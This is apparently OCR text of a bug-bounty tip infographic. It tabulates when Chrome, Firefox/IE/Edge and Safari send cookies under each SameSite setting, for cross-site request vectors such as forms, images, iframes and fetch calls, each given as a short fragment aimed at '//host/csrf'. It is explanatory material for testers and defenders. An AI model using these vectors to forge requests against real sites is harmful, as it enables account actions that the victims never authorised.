
	CHROME				FIREFOX/IE/EDGE				SAFARI			
	No Attr	Lax	Strict	None	No Attr	Lax	Strict	None	No Attr	Lax	Strict	None
Just a link `<a href="//host/csrf">click_me</a>`	+	+	–	+	+	+	–	+	+	+	–	+
Classic POST CSRF `<form action="//host/csrf" method=POST>`	–	–	–	+	+	–	–	+	+	–	–	+
POST CSRF (fresh 120 sec cookie) `<form action="//host/csrf" method=POST>`	+	–	–	+	+	–	–	+	+	–	–	+
Image `<img src="//host/csrf">`	–	–	–	+	+	–	–	+	–	–	–	–
Iframe `<iframe src="//host/csrf"></iframe>`	–	–	–	+	+	–	–	+	–	–	–	–
Open new window `window.open('//host/csrf')`	+	+	–	+	+	+	–	+	+	+	–	+
JS async cross-domain request `fetch(), XMLHttpRequest(), Websocket()`	–	–	–	+	+	–	–	+	–	–	–	–
User types the URL in browser	+	+	+	+	+	+	+	+	+	+	+	+
The default browser opens the clicked link from desktop app	+	+	+	+	+	+	+	+	+	+	+	+

cookies will not be sent

cookies will be sent

differs from Google Chrome

No attr: cookies do not have 'Samesite' attribute



Hack3rScr1lls • Tweet #BugBounty #BugBountyTip

Thank You

Mahmoud M. Awali

@• xAwali